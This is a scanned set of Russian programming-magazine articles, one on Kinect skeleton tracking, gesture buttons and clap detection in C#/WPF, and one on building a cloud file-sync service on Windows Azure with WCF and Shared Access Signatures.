Неспешно начнем сооружать приложение. В Visual Studio 2010 создай новый C#-проект, использующий WPF для графического вывода. Назови его, к примеру, BonesDrawer. По задумке, этот «рисователь костей» (ого, перевод фирмы «Фаргус» детектед! — Прим. ред.) будет выводить на канву изображение из видеопотока, а при определении персонажа в кадре накладывать на него скелет. В XAML-файл добавь такой код, не забудь перед этим увеличить границы формы:

```
<StackPanel>
  <Button Name="upButton" ↵
  Content="вверх" FontSize="20" ↵
  Click="upButton_Click"></Button>
  <Canvas Name="myCanvas" Height="480" ↵
  Width="640" />
  <Button Name="downButton" ↵
  Content="вниз" FontSize="20" ↵
  Click="downButton_Click"></Button>
</StackPanel>
```

Здесь в контейнер StackPanel помещаются две кнопки и канва. Кнопки пригодятся нам для регулирования угла обзора Кинекта (чтобы освежить воспоминания, загляни в предыдущую статью). Для возможности работы с Кинектом добавь в проект динамическую либу Microsoft.Kinect.dll, а в код ссылку на пространство имен: using Microsoft.Kinect;. Так как мы обсуждали работу с видеопотоком в прошлой статье, я не буду повторяться; инициализация потока данных скелета эквивалентна инициализации видеопотока. Объявим в начале класса необходимые объекты, это: собственно объект Кинекта; байтовый массив для хранения цветных пикселей, полученных с сенсора; объект-изображение, на котором будем рисовать до вывода на канву, и объект класса Skeleton, он будет хранить все получаемые из потока скелета данные о суставах и их расположении. В событии загрузки формы, помимо определения подключенного сенсора, запуска видеопотока и регистрации события, происходящего во время получения очередного кадра, мы также должны включить поток с данными о костях и зарегистрировать событие, возникающее при получении фрейма с данными о скелете. Дополни событие следующими строчками (перед стартом Кинекта):

```
kinect.SkeletonStream.Enable();
kinect.SkeletonFrameReady += new ↵
EventHandler<SkeletonFrameReadyEventArgs>↵
(kinect_SkeletonFrameReady);
```

В отличие от разработанного в прошлой статье приложения для вывода видеопотока, в текущем приложении на форме нет объекта Image, в качестве значения свойства Source которого для вывода изображения на экран мы могли использовать объект класса WriteableBitmap с заранее сформированным рисунком из данных, полученных с Кинекта. Зато на форме есть канва. Ее можно «закрасить» этими данными. Так и сделаем: отличие содержимого события kinect_ColorFrameReady заключается только в последней строчке (если ты следишь за развитием событий с прошлой статьи; если же нет, поднимай исходник с диска), замени ее на такую: myCanvas.Background = new ImageBrush(bitmap);. Тут при каждой перерисовке для закраски фона канвы мы используем кисть, сформированную из битмапа.

Теперь мы плавно переходим к реализации события kinect_SkeletonFrameReady. Подобно аналогичным событиям, которые возбуждаются при получении очередных кадров видеопотока и потока глубины, данное событие срабатывает по приходу фрейма со сведениями о «костях». Для экономии журнального пространства я не буду приводить весь код, ограничусь наводящими на дело мыслями, а исходник, как всегда, ждет твоего внимания на диске.

Чтобы избавиться от содержимого, нарисованного во время предыдущего возбуждения события, очищаем канву. Затем, объявив массив данных скелета, в конструкции using забираем из потока пришедший фрейм (SkeletonFrame) — срез действительных данных о костях. Каждый фрейм содержит от нуля (в таком случае ни один скелет не распознан) до шести объектов класса Skeleton, каждый из которых содержит данные о суставах (Joint), обернутые в коллекции JointCollection. Каждый сустав может быть в одном из трех режимов: Tracked (то есть видимый для Кинекта), Not Tracked (невидимый), Inferred (о позиции данного сустава ПО Кинекта «догадывается», вычисляя предполагаемое положение). Кроме того, каждый сустав имеет свою позицию в трехмерном пространстве, центр данной системы координат располагается в Кинекте. Отсюда отдаляемые от Кинекта объекты получают увеличивающиеся координаты по оси Z, тогда как перемещаемые вправо (относительно Кинекта) получают возрастающие координаты по X, а вверх — по Y. Получив фрейм скелета, мы попадаем внутрь командных скобок метода, где первым делом проверяем полученные данные. Далее инициализируем объявленный ранее массив костей константой SkeletonArrayLength, которая равна шести (как мы помним, это максимальное количество распознаваемых тел). Затем с помощью метода CopySkeletonDataTo в этот массив помещаем данные о скелетах из фрейма. Проверим этот массив на неравенство null. После этого следует ключевая конструкция события, где с помощью LINQ-оператора происходит выбор первого видимого (Tracked) скелета из массива скелетов. В целом скелеты, подобно суставам, имеют три состояния: видимый — Tracked, невидимый — Not Tracked и Position Only — определена только позиция для скелетов с индексами 2–5 (счет с нуля). Когда скелет выбран, он будет помещен в глобальную переменную skeleton; последним действием следует вызов нашего метода DrawSkeleton, ему в качестве параметра этот самый скелет и передается.

Как следует из названия, метод DrawSkeleton отображает связанный скелет, а делает он это посредством вызовов других методов: drawHead и drawBone. Первый метод на месте реальной человеческой головы рисует овал. Чтобы узнать координаты головы, метод единственным параметром получает «узел головы». В теле метода создается эллипс, и происходит инициализация его свойств. Но фактические координаты узла не могут быть использованы для рисования эл-




Рис. 2. Наша прога в действии



Рис. 1. Скелет стоящего и сидящего гуманоида

липса. Поскольку от Кинекта программа получает координаты в трехмерном пространстве, но нам надо вывести эллипс на двумерную плоскость, то они некорректно его позиционируют. На помощь приходит метод ScalePosition. Он принимает 3D-позицию узла, обернутую в объект класса SkeletonPoint, и преобразует координаты из «пространства скелета» в пространство глубины, используя следующий оператор:

```
DepthImagePoint depthPoint = ↵
kinect.CoordinateMapper.↵
MapSkeletonPointToDepthPoint↵
(skeletonPoint, DepthImageFormat.↵
Resolution640x480Fps30);.
```

Методу MapSkeletonPointToDepthPoint передаются два параметра: собственно позиция узла и формат вывода потока глубины; для получения одинаковых координат с видеопотоком должно устанавливаться такое же разрешение. В завершение метод ScalePosition на основе координат пространства глубины формирует и возвращает двумерную точку (объект Point): return new Point(depthPoint.X, depthPoint.Y);.

Второй метод — drawBone рисует кости и суставы, соединяющие их. Ему передаются два параметра — два узла — сустава, например: drawBone(skeleton.Joints[JointType.Head], skeleton.Joints[JointType.ShoulderCenter]);. В теле этого метода создается линия — объект класса Line, определяются ее цвет и ширина. С помощью двух вызовов функции ScalePosition возвращаются преобразованные координаты двух переданных суставов, они используются в качестве оконечных точек линии. Сами суставы выводятся в виде прямоугольников (объекты класса Rectangle). Четыре прямоугольника, находящиеся на кистях и ступнях, выводятся красным цветом, в отличие от всех остальных, закрашенных белым. Результат работы программы можно увидеть на рис. 2. На нем также виден мой первый монитор, храню его как реликвию :).

Прежде чем мы перейдем к следующей теме, я скажу пару слов о том, как удобнее прогонять программу для теста. Конечно, неудобно каждый раз для тестирования подпрыгивать с кресла, табурета или на чем ты там сидишь. Как я упоминал в прошлой статье, для того чтобы записать последовательность кадров с Кинекта, надо воспользоваться приложением Kinect Studio, входящим в Kinect for Windows Toolkit, начиная с версии 1.5. Предположим, у тебя открыты подопытное приложение и Kinect Studio, далее необходимо подключить одно к другому. Для этого нажми третью слева пиктограмму в тулбаре Kinect Studio и в появившемся окне выбери имя подопытной проги, нажми Connect. Теперь, нажав пиктограмму Record, можно начать запись данных входящих потоков. После остановки записи ее можно сохранить, воспроизвести или пройтись по ней кадр за кадром. При этом воспроизведение будет осуществляться как в окнах Kinect Studio, так и в твоей подключенной программе, следовательно, все эффекты, которые ты в нее добавил (в нашем случае рисование скелета), будут также отображаться.



Рис. 3. Вот так Kinect Fusion воссоздает модель, сканируя целевой объект




Рис. 4. Дистанционное воспроизведение звуков (Seated Mode)

ПОСТРОЕНИЕ СОВРЕМЕННОГО GUI

Кинект предоставляет возможности, которые можно использовать для дистанционного управления информационными устройствами. Тем не менее еще не были созданы интерфейсы, управлять которыми с помощью Кинекта было бы удобно. Определенно, это фейл. Пока все еще правят бал клавиатура и мышь. Однако уже сейчас мы можем разрабатывать приложения с управлением через Кинект. Об этом я и хочу немного поговорить.

Как мы уже видели, мы можем прикрепить к определенному узлу скелета любой объект, то есть рисовать его в тех же координатах, что сустав, и объект будет перемещаться в соответствии с перемещениями данного узла. Пусть в нашем случае этим объектом служит изображение. В нашем приложении оно будет играть роль курсора. Далее, на форме нужны элементы GUI, с которыми будет взаимодействовать юзер, используя наш курсор. Для этого подойдут стандартные элементы управления, пусть будут кнопки. И последний организационный вопрос: как осуществить взаимодействие со стандартными элементами управления? Не мудрствуя лукаво, для обнаружения взаимодействия между изображением-курсором и кнопками, мы будем сравнивать их позиции.

Наш журнал по-прежнему имеет ограниченный объем, поэтому, в связи со скорым исчерпанием свободного пространства, мне придется сильно ужаться и отсылать тебя к исходникам на диске еще чаще :). Итак, после того как создано новое WPF-приложение, на форме понадобятся канва и объект-изображение; в него мы будем выводить видеопоток с Кинекта, а канва нужна для вывода объекта-курсора (если посмотреть на прилагаемые к проекту файлы, то можно увидеть, что он отображается в виде прицела). Растр прицела наложен на эллипс, который имеет собственную форму, отдельную от формы с канвой. В выводе видеопотока уже нет ничего сложного — это мы проходили. Обработка данных скелета точно такая же, как в предыдущем проекте, кроме заключения функции: там вместо вызова метода для рисования скелета сначала получается узел кисти правой руки, затем курсор устанавливается в координаты полученного узла, а потом вызываются функции опроса состояния каждой кнопки. Курсор является объектом класса HandCursor и позиционируется посредством метода SetPosition. Ему передаются объект Кинекта и сустав. В его теле с использованием метода MapSkeletonPointToColorPoint осуществляется преобразование координат из пространства скелета в пространство «цветных точек» (иными словами — видеопотока). Далее курсор позиционируется на канве. Поскольку для целей проекта нужны нестандартные кнопки, для них заведен дополнительный класс GestureButton — наследник класса Button. Поверх объекта Image создай на форме шесть кнопок (или любое другое количество). После создания нужного числа кнопок в XAML-редакторе измени их родительский класс (с Button на GestureButton). По задумке, после нажатия каждой кнопки воспроизводится определенный звук (см. проект KinectControlGUI). Все звуки представлены крохотными WAV-файлами. Звук проигрывается с помощью стандартного компонента MediaElement. При нажатии на кнопку задаем для его свойства Source путь к звуковому файлу и вызываем метод Play. Метод опроса состояния кнопки — ValidatePosition является центральным местом приложения. Он получает объект-курсор. Первым действием получаются координаты курсора и текущей кнопки, которая проходит проверку. Далее в условном операторе сравниваются позиции этих объектов. Если позиция курсора совпала с кнопкой, тогда генерируется событие (ActionEntry), в котором сначала запустится проигрывание анимации (увеличение надписи на кнопке), а затем зарегистрируется событие завершения анимации (effectsCompleted). Однако если анимация еще не завершена, а пользователь убрал курсор с кнопки, тогда возбудится событие ActionExit, которое, во-первых, удалит регистрацию события effectsCompleted, а во-вторых, начнет проигрывать свою анимацию (уменьшение надписи). В том случае, если анимация увеличения надписи успешно доходит до своего предела и вызывается событие effectsCompleted, внутри его произойдет вызов события нажатия на соответствующую кнопку, запустится анимация уменьшения надписи и произойдет дерегистрация данного события (самого себя). Конечным результатом всего этого будет воспроизведение определенного звука — ответ на нажатие кнопки.

Для проигрывания анимации мы используем стандартную фичу WPF — DoubleAnimation.

Можно прикрепить к определенному узлу скелета объект, и он будет перемещаться в соответствии с перемещениями данного узла

При создании эффекта-анимации конструктору передаются три параметра: начальное значение, конечное значение (для какого параметра и/или свойства, определяется позднее), третьим параметром передается длительность — объект класса Duration, при создании получающий объект TimeSpan — временной диапазон, задаваемый тремя значениями (часы, минуты, секунды). Изменяемый параметр определяется во время вызова метода BeginAnimation, объекта, для которого собирается проигрываться данная анимация; методу передаются два параметра: имя изменяемого параметра и созданный на прошлом шаге эффект — объект DoubleAnimation.

ЖЕСТИКУЛЯЦИЯ

В общении между людьми жесты играют значительную роль; человек, видя какое-либо движение собеседника, может (почти всегда) правильно распознать этот жест. При создании естественного пользовательского интерфейса (NUI) встает задача дать машине способность распознавать жесты подобно человеку. Мы имеем сенсор с API, значит, у нас есть возможность обучить этому машину!

Определение жестов — самая сложная задача при распознавании скелета посредством Кинекта, главным образом потому, что в Kinect SDK отсутствуют какие-либо специальные API для распознавания жестов, а это, в свою очередь, объясняется беспрерывным развитием данной области. Определенно, в будущих версиях Kinect SDK разработчики получат удобные инструменты для распознавания жестов, но в данный момент, чтобы выполнить эту операцию, приходится заниматься хардкодингом, опираясь на координаты суставов. По сути, распознавание жестов имеет математический контекст, так как приходится часто применять этот аппарат.

Распознаваемые Кинектом жесты можно определить в четыре группы: базовые, алгоритмические, взвешенные сети и шаблонные. Их названия определяются тем, как они представлены на более низком уровне, то есть любой жест можно декомпозировать — выделить его составляющие. Уже на основе этого определяются способы разработки методов детектирования жестов. Сегодня мы рассмотрим только базовые (тема достаточно объемна, а журнального места уже не осталось). Было бы забавно реализовать завершение работы ОС после того, как компьютеру показали фак (хай, Бивис!). Но это пока выходит за рамки статьи и технических возможностей, поскольку требует наличия распознающего пальцы сенсора.

Мы ограничимся распознаванием хлопка, другими словами, соприкосновения рук. Это очень простой базовый жест, для распознавания которого достаточно определить расстояние между узлами. Чтобы его узнать, можно воспользоваться теоремой Пифагора о прямоугольном треугольнике. Объяснять тебе ее не буду, в школе должны были рассказать :). Если ты еще не доучился до седьмого класса, то респект тебе за чтение нашего журнала и Bing в помощь!

Продолжим с теми, кто в теме. В качестве основы для нового приложения воспользуйся нашей первой сегодняшней прогой — BonesDrawer. В нее осталось добавить только детектирование хлопка. Для этого в конце метода DrawSkeleton добавь такой код:

```
float distance = ↵
jointDistance(skeleton.Joints↵
[JointType.HandLeft], skeleton.↵
Joints[JointType.HandRight]);
if (distance < 0.1f && oldDistance > ↵
0.1f) Play_Sound();
oldDistance = distance;
```

Здесь с помощью функции jointDistance мы получаем расстояние между переданными в качестве параметров узлами, затем сравниваем полученное на текущем и предыдущем шагах значения с 0,1 и, если текущее значение меньше этой константы, а предыдущее — больше, проигрываем звук. В конце обновляем предыдущее значение, заменяя его текущим. Знать предыдущую дистанцию нужно для того, чтобы детектировать хлопок лишь однажды, то есть если старая дистанция приняла одинаковое с текущей дистанцией значение, меньшее 0,1, значит, хлопок уже был зафиксирован. И хотя руки по-прежнему вместе, повторно воспроизводить звук хлопка не надо, так как юзер еще не развел руки в стороны.

Функция jointDistance имеет следующий вид:

```
private float jointDistance(Joint first, ↵
Joint second) {
    float dX = first.Position.X - second.↵
    Position.X;
    float dY = first.Position.Y - second.↵
    Position.Y;
    float dZ = first.Position.Z - second.↵
    Position.Z;
    float val = (float)Math.Sqrt↵
    ((dX * dX) + (dY * dY) + (dZ * dZ));
    return val;
}
```


В отличие от стандартной теоремы на плоскости, здесь добавлено третье измерение с соответствующими вычислениями.

Под конец раздела взглянем на другие группы жестов. Как мы видели, у базового типа только одно определяющее состояние, по достижении которого срабатывает триггер/событие. У алгоритмического жеста имеется последовательность базовых действий, значит, чтобы сработал триггер, нужно выполнить всю последовательность в строгом порядке. В алгоритмическом жесте могут участвовать более одного узла. Примером такого жеста может служить взмах рукой. Тип «взвешенные сети» отличается от алгоритмического тем, что последовательность базовых действий нелинейна, на разных шагах она может иметь ответвления, но ключевые шаги должны присутствовать. Для иллюстрации примером прекрасно послужит обычный прыжок. Шаблонные жесты предполагают сравнение трюка, выполняемого юзером перед сенсором в текущий момент, с данными жеста, сохраненными в каком-либо источнике, им может быть, например, XML-файл или БД. Таким образом, происходит сравнение метаданных ключевых состояний.

ЗАКЛЮЧЕНИЕ

Сегодня, продолжив курс исследования Кинекта, мы рассмотрели одну из важнейших его функций — обнаружение скелета и слежение за ним. Мы рассмотрели эту фичу в трех частях: собственно распознавание скелета, детектирование его контрольных точек — суставов; дистанционное управление программой с использованием естественного интерфейса; чтение жестов плюс реакция на них. Для каждой части имеется сэмпл для более ясного понимания теоретических принципов и практических основ. Эти знания помогут тебе в разработке более сложных приложений, использующих Кинект.

Удачи и до встречи на страницах Хакера!



KINECT FUSION

3D-принтеры — модная и быстро развивающаяся тема. С их развитием возрастает и необходимость точной передачи данных 3D-объектов реального мира в информационно-вычислительный комплекс для последующей обработки и воссоздания. Именно для таких целей в Kinect for Windows Toolkit 1.7 добавлен новый компонент — Kinect Fusion. Его разработка ведется уже несколько лет. В 2011 году из секретных лабораторий Microsoft Research стали появляться первые публичные документы об этой технологии. На самом деле это не очень-то секретные лаборатории: исследованием и разработкой Kinect Fusion занимаются четыре английских университета плюс один канадский — в Торонто.

Kinect Fusion позволяет сканировать трехмерные объекты с помощью сенсора Кинекта. Иными словами, он позволяет воссоздать трехмерную модель реального объекта в электронно-цифровой среде. Главную (и единственную) роль в 3D-сканировании играет поток глубины, на основе его данных строится модель. Эту модель впоследствии можно загрузить в трехмерный редактор и привычным образом модифицировать. Для получения полностью трехмерной модели, не имеющей дыр, необходимо просканировать Кинектом целевой объект со всех сторон. Этого можно добиться, поворачивая объект каждой стороной, или, наоборот, если объект представляет собой сложное для перемещения/вращения тело, можно крутить сам Кинект. Сканирование выполняется в несколько проходов, поэтому, чтобы получить модель, Кинекту нужно некоторое время для полного распознавания объекта с каждой из сторон. В Kinect for Windows Toolkit 1.7 входят полезные примеры использования данной технологии. С их помощью можно увидеть, как Kinect Fusion постепенно воссоздает модель, сканируя целевой объект (рис. 3).

Kinect Fusion предъявляет довольно высокие требования к аппаратной части хост-машины, с помощью которой будет проводиться сканирование. Для интерактивного сканирования нужен компьютер с видеокартой, поддерживающей DirectX 11, и многоядерный процессор с частотой 3 ГГц. Наконец-то все это имущество можно будет использовать для крутого дела, а не для игры в 3D-шутеры :).



НАШ DROPBOX НА WINDOWS AZURE

Василий Гай
vasiliy.gai@gmail.com

Артём Гончаров



Разрабатываем облачное файловое хранилище

Облачные сервисы хранения данных сейчас не использует только ленивый. Dropbox, SkyDrive, Bitcasa... перечислить все не представляется возможным. Мы расскажем, как сделать на Windows Azure файловое хранилище с небольшим количеством свистелок и плюшек.

ВВЕДЕНИЕ В WINDOWS AZURE

Windows Azure — одна из платформ для реализации облачных сервисов. При разработке проекта из всего множества сервисов, предоставляемых Azure, мы использовали только два: Applications (среда выполнения приложений) и Data Management (сервис хранения данных).

Приложение, выполняемое в Azure, представляет собой облачный сервис. Существует три типа облачных сервисов (ролей): worker-роль, web-роль и vm-роль. Web-роль обычно используется для создания веб-приложений, worker-роль — для выполнения длительных вычислений в фоновом режиме, vm-роль — образ операционной системы.

В рамках одного проекта в облаке может взаимодействовать несколько экземпляров web- и worker-ролей. При этом для выполнения каждой роли выделяется отдельная виртуальная машина, которая создается при развертывании сервиса в облаке.

Сервис хранения данных позволяет хранить объекты нескольких типов: таблицы (структурированное хранилище), бинарные объекты, очереди (используются для обмена информацией между ролями), диски.

СТРУКТУРА ПРОЕКТА

В разработанный проект облачного файлового хранилища входит клиентское приложение и сервер, выполняющийся в облаке (в worker-роли). Для организации взаимодействия клиента и сервера мы выбрали технологию Windows Communication Foundation (WCF). Разработанный WCF-сервис реализует дуплексный контракт, что позволяет клиенту и сервису обмениваться сообщениями, вызывая операции друг друга. Дуплексный контракт определяется в виде пары интерфейсов:

1. интерфейс от клиента к сервису (IServiceOperations — операции, которые клиент может вызывать на сервисе);
2. интерфейс обратного вызова от сервиса к клиенту (IClientOperations — операции, которые сервис может вызывать на клиенте), см. атрибут ServiceContract.

Атрибут ServiceBehavior описывает поведение сервиса. Значение параметра InstanceContextMode устанавливает время жизни экземпляров сервиса, параметр ConcurrencyMode — степень параллелизма, то есть количество

запросов, которые могут быть одновременно направлены к одному экземпляру сервиса. Установленное сочетание параметров указывает, что создается один экземпляр сервиса, с которым параллельно может работать несколько потоков. Учитывая, что к сервису одновременно обращается несколько потоков, доступ к локальным переменным сервиса должен осуществляться с учетом требований потокобезопасности.

```
Описание поведения сервиса
[ServiceBehavior(
    InstanceContextMode = InstanceContextMode.Single,
    ConcurrencyMode = ConcurrencyMode.Multiple,
    IncludeExceptionDetailInFaults = false,
    AddressFilterMode = AddressFilterMode.Any)]
```

```
Описание контракта обратного вызова
[ServiceContract(
    CallbackContract = typeof(IClientOperations),
    SessionMode = SessionMode.Required)]
```

Значение параметра SessionMode указывает, что обмен сообщениями между клиентом и сервером — часть одного диалога (сеанса).

Взаимодействие между клиентом и сервисом инициирует клиент, который вызывает на сервисе операцию Register. Эта операция отмечена атрибутом IsInitiating = true, это указывает на то, что только данная операция может начинать сеанс обмена сообщениями.

Операция Register, в зависимости от переданных ей параметров, выполняет создание аккаунта пользователя на сервисе или регистрацию пользователя в списке клиентов.

В сервисе для описания информации о подключенных клиентах (о сессиях) используется класс ClientInformation, который включает следующие сведения о клиенте:

1. Идентификатор сессии.
2. Имя пользователя.
3. Контракт обратного вызова.
4. Уникальный хеш клиента.
5. Имя файла, с которым клиент выполняет действие.

Поскольку несколько клиентов могут выполнять чтение и обновление информации о сессиях одновременно, для организации доступа к списку сессий используется класс ReaderWriterLockSlim. Данный класс предоставляет блокировку, которая позволяет организовать доступ к ресурсу таким образом, что выполнять чтение могут одновременно несколько потоков, а монопольно записывать — только один. Методы EnterWriteLock/ExitWriteLock выполняют вход в блокировку (выход из нее) в режиме записи, а методы EnterReadLock/ExitReadLock — в блокировке в режиме чтения.


Хранение данных на сервере (в Azure Storage) мы организовали следующим образом:

1. Информация об учетных записях пользователей хранится в таблице users (в Table Storage).
2. Файлы, закачиваемые клиентом, записываются в Blob Storage. В Blob Storage хранение данных организовано в виде двух уровней: контейнер и блоб, причем в одном контейнере может храниться несколько блобов, каждый из которых должен иметь уникальное имя; в нашем проекте имя контейнера соответствует имени учетной записи пользователя, имя блоба — имени файла (каталога), который закачивается в блоб.

ОРГАНИЗАЦИЯ ДОСТУПА К ХРАНИЛИЩУ

Клиент, выполняя синхронизацию каталога с облаком, взаимодействует с облачным хранилищем, для доступа к которому нужен ключ (primary access key). Хранить ключ в клиенте (даже применяя разные методики шифрования) небезопасно. Решение этой проблемы заключается в использовании технологии Shared Access Signatures (SAS). Она позволяет отделить код, который выполняет аутентификацию в хранилище, от кода, который выполняет управление данными в хранилище. Таким образом, на стороне клиента работа с блоб-хранилищем выполняется без ключа. На рисунке показана схема обращения клиента к хранилищу.

Аналогичным образом мы реализовали алгоритм регистрации пользователя на сервисе: доступ к хранилищу выполняется на стороне сервиса, который хранит ключ доступа.




```
Создание ссылки на доступ к контейнеру
[SecurityCritical]
public string GetLinktoBlob(string userName, string fileName) {
    // Инициализация ссылки на аккаунт хранилища
    CloudStorageAccount storageAccount = ↵
    CloudStorageAccount.Parse(storageConnectionString);
    CloudBlobClient blobClient = ↵
    storageAccount.CreateCloudBlobClient();

    // Создание ссылки на контейнер, для которого будет
    // создана сигнатура распределенного доступа
    CloudBlobContainer container = ↵
    blobClient.GetContainerReference(userName);

    // Создание контейнера
    container.CreateIfNotExist();

    // Описание прав на доступ к контейнеру
    BlobContainerPermissions containerPermissions = ↵
    new BlobContainerPermissions();

    // Установка свойства приватности контейнера,
    // контейнер недоступен в режиме анонимного доступа
    containerPermissions.PublicAccess = ↵
    BlobContainerPublicAccessType.Off;

    // Применение политик безопасности к контейнеру
    container.SetPermissions(containerPermissions);

    // Создание ссылки на доступ к контейнеру
    string sas = container.GetSharedAccessSignature(new ↵
    SharedAccessPolicy(){
        // Установка времени активности ссылки
        SharedAccessExpiryTime = DateTime.UtcNow.↵
        AddMinutes(30),
        // Установка прав на доступ к контейнеру
        Permissions = SharedAccessPermissions.Write | ↵
        SharedAccessPermissions.Read | ↵
        SharedAccessPermissions.Delete | ↵
        SharedAccessPermissions.List
    });
    return sas;
}
```

Рассмотрим алгоритмы, которые потребуются для реализации синхронизации локального каталога и облачного хранилища. При разработке этих

МОНИТОРИНГ ФАЙЛОВОЙ СИСТЕМЫ

Один из возможных способов отслеживать изменения в каталогах или файлах основан на использовании класса FileSystemWatcher. Данный класс позволяет обрабатывать уведомления файловой системы, возникающие при создании, удалении, переименовании, изменении файлов (каталогов).



WWW

Сорцы ищи не на диске, а на сайте. Просто мы хотим тут кое-что причесать, голых женщин добавить и поэтому в сроки сдачи диска точно не уложимся :)

ТРИАЛЬНЫЙ ДОСТУП К AZURE

Бесплатный 90-дневный доступ к Azure можно получить, перейдя по ссылке goo.gl/ifLwK. Для регистрации потребуется банковская карта. Здесь goo.gl/3XGuC описан способ использования виртуальной карты взамен реальной.

алгоритмов мы учитывали, что одновременно к серверу в рамках одного аккаунта может быть подключено несколько клиентов.

ЗАГРУЗКА ФАЙЛА В ОБЛАКО

Процесс загрузки файла в облако состоит из двух шагов: определения возможности загрузки и собственно загрузки файла.

В общем случае под одним аккаунтом на сервер могут зайти несколько клиентов (примем для определенности, что таких клиентов два: «Клиент А» и «Клиент Б»). В такой ситуации может возникнуть ошибка синхронизации загружаемых файлов. Допустим, оба клиента открыли локально один и тот же файл. После выполнения определенных действий «Клиент А» завершает работу с файлом и сохраняет его на диск. Код, отвечающий за мониторинг изменений файловой системы, обнаруживает изменение и загружает измененный файл в облако. Однако в это же самое время «Клиент Б» продолжает редактировать тот же файл. Поэтому, если не предусмотреть описанную ситуацию, один из клиентов может потерять данные.

Реализованный способ разрешения описанного конфликта выглядит следующим образом. Клиент, загружающий файл, должен с помощью сервиса обратиться к другим клиентам, выполняющимся в рамках того же аккаунта (если такие клиенты вообще есть), и определить, доступен ли в их локальном каталоге на запись файл, который он пытается загрузить:

- если доступ есть — файл загружается в хранилище;
- если доступа нет — файл загружается в хранилище с другим именем: <имя_файла>_<хеш_клиента>.расширение.

Описанный подход позволяет сохранить копии файла, созданные на каждом клиенте. Данный подход можно использовать при разрешении конфликтов для любого количества клиентов в рамках одного аккаунта.

Процесс загрузки файла в облако состоит из двух шагов.

1. Загрузка файла в блоб, имя которого формируется с помощью префикса UPD_ и имени файла;

Загрузка файла в облако
```
using (var fileStream = System.IO.File.OpenRead(fileName)) {
    blob.UploadFromStream(fileStream);
}
```

2. Переименование блоба после окончания загрузки (из имени блоба удаляется префикс UPD_).

В Windows Azure не реализован алгоритм переименования блоба, в связи с этим операция его переименования состоит из двух шагов: копирование существующего блоба в блоб с новым именем и удаление старого блоба (еще пара блобов в этом предложении — и мой мозг бы взорвался. — Прим. ред.).

Переименование блоба
```
CloudBlob existBlob = container.GetBlobReference(names[0]);
CloudBlob newBlob = container.GetBlobReference(names[1]);

// Копирование блоба
newBlob.CopyFromBlob(existBlob);

// Удаление блоба
existBlob.Delete();
```

ГРАНТ ОТ МАЙКРОСОФТ

Майкрософт предоставляет для образовательных учреждений грант на получение бесплатного доступа к Windows Azure. Для этого нужно перейти по ссылке goo.gl/186FJ и заполнить небольшую анкету.

Описанный процесс позволяет создать защиту от ошибок, которые могут произойти при загрузке файла в облако, поскольку в рассматриваемом алгоритме загрузка считается завершенной только после того, как из имени блоба будет удален префикс UPD_.

При загрузке файла в блоб учитывается, что в хранилище может находиться блоб с таким же именем, но помеченный на удаление. Поэтому блоб, помеченный на удаление, перед закачкой файла в облако нужно будет удалить.

ЛОГ ОПЕРАЦИЙ

Клиент, загрузив или удалив файл из облака, должен сообщить об этом другим клиентам. Для этого создаётся лог операций. Хранится лог в таблице, которая размещается в Azure SQL DataBase. Структура таблицы содержит информацию о клиенте, который выполнил операцию, объекте операции, а также служебную информацию.

ВЫГРУЗКА ДАННЫХ ИЗ ОБЛАКА

Алгоритм выгрузки из облака на диск разработан с учетом того, что до выгрузки необходимо создать структуру каталогов для хранения файлов.

Выгрузка файла на диск
```
using (var fileStream = System.IO.File.OpenWrite(filename)) {
    blob.DownloadToStream(fileStream);
}
```

СРАВНЕНИЕ СОДЕРЖИМОГО ДИСКА И ОБЛАКА

Периодически сравнивая (с помощью таймера) содержимое синхронизируемого каталога и облачного хранилища, клиентское приложение генерирует четыре списка файлов (каталогов):

1. файлы (каталоги), которые нужно удалить с диска (данные файлы помечены в облаке флагом удаления);
2. файлы (каталоги), которые нужно удалить из облака (файлы такого типа отсутствуют на диске, но присутствуют в облаке);
3. файлы (каталоги) для загрузки в облако (дата последнего изменения файла на диске позже даты последнего изменения файла в облаке);
4. файлы (каталоги), которые нужно выгрузить из облака на локальный диск (дата последнего изменения файла в облаке позже даты последнего изменения файла на диске).

После формирования списков запускается синхронизация каталога и облака, которая представляет собой последовательность операций загрузки и удаления файлов (каталогов).

Описание таймера
```
System.Timers.Timer mainTimer = new System.Timers.Timer();
// Описание метода, вызываемого при срабатывании таймера
mainTimer.Elapsed += new ElapsedEventHandler(OnTimerEvent);
// Установка времени срабатывания таймера
mainTimer.Interval = TimerInterval;
mainTimer.Enabled = true;
// Использование метода KeepAlive для предотвращения
// обработки таймера механизмом сборки мусора
GC.KeepAlive(mainTimer);
```

